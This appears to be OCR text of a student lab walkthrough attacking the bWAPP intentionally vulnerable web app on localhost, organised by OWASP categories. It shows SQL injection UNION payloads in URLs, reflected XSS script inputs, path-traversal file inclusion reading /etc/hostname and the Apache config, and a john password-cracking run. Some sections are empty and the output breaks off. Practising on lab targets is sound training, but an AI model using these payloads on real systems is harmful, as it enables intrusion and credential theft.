

File Edit View History Bookmarks Tools Help
http://localhost/bWAPP/sqli_1.php?title=test' UNION SELECT 1, column_name, 3,4,
bWAPP - SQL Injection
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout
/ SQL Injection (GET/Search) /
Search for a movie: Search
Title Release Character Genre IMDb
id 3 5 4 Link
login 3 5 4 Link
password 3 5 4 Link
email 3 5 4 Link
secret 3 5 4 Link
activation_code 3 5 4 Link




4) Cross-site-scripting XSS






File Edit View History Bookmarks Tools Help
http://localhost/bWAPP/xss_get.php?firstname=<script>alert(+'XSS+with+GET')<
bWAPP - XSS
bWAPP
an extremely buggy web app !
The page at http://localhost says:
XSS with GET
OK
Bugs
Change Password
Credits
Blog
/ XSS - Reflected (GET) /
Enter your first and last name:
First name:
Last name:



bWAPP - XSS - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/bWAPP/xss_post.php
bWAPP - XSS
bWAPP
an extremely buggy web app !
The page at http://localhost says:
XSS with POST
OK
Bugs
Change Password
Credits
Blog
Logout
/ XSS - Reflected (POST) /
Enter your first and last name:
First name:
Last name:

5) Security Misconfiguration LFI








File Edit View History Bookmarks Tools Help
http://localhost/bWAPP/rlfi.php?language=../../../../etc/hostname&action=go
Google
bWAPP - Missing Functional Leve...
bWAPP
an extremely buggy web app !
Choose your bug:
---------- bWAPP v2.2 ----------
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logou
/ Remote & Local File Inclusion (RFI/LFI) /
Select a language:
English
Go
bee-box



File Edit View History Bookmarks Tools Help
http://localhost/bWAPP/rlfi.php?language=../../../../etc/apache2/apache2.conf&actio
Google
bWAPP - Missing Functional Leve...
/ Remote & Local File Inclusion (RFI/LFI) /
Select a language:
English
Go
Based upon the NCSA server configuration files originally by Rob McCool. # # This is the main Apache server configuration file. It contains the # configuration directives that give the server its instructions. # See http://httpd.apache.org/docs/2.2/ for detailed information about # the directives. # # Do NOT simply read the instructions in here without understanding # what they do. They're here only as hints or reminders. If you are unsure # consult the online docs. You have been warned. # # The configuration directives are grouped into three basic sections: # 1. Directives that control the operation of the Apache server process as a # whole (the 'global environment'). # 2. Directives that define the parameters of the 'main' or 'default' server, # which responds to requests that aren't handled by a virtual host. # These directives also provide default values for the settings # of all virtual hosts. # 3. Settings for virtual hosts, which allow Web requests to be sent to # different IP addresses or hostnames and have them handled by the # same Apache server process. # # Configuration and logfile names: If the filenames you specify for many # of the server's control files begin with "/" (or "drive:/" for Win32), the # server will use that explicit path. If the filenames do *not* begin # with "/", the value of ServerRoot is prepended -- so "/var/log /apache2/foo.log" # with ServerRoot set to "" will be interpreted by the # server as "//var/log/apache2/foo.log". # ### Section 1: Global Environment # # The directives in this section affect the overall operation of Apache, # such as the number of concurrent requests it can handle or where it # can find its configuration files. # # # ServerRoot: The top of


6) Server Side Request Forgery- ssr




7) Insecure Design








Bugs
Change Password
Create User
Set Security Level
Reset
/ Broken Auth. - Insecure Login Form
Enter your credentials.
Login:tonystark
Password:I am Iron Man
Login


/ Broken Auth. - Insecure Login Forms
Enter your credentials.
Login:
Password:
Login
Successful login! You really are Iron Man :)


8) Cryptographic Failures






```
└─$ john --format=raw-sha1 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
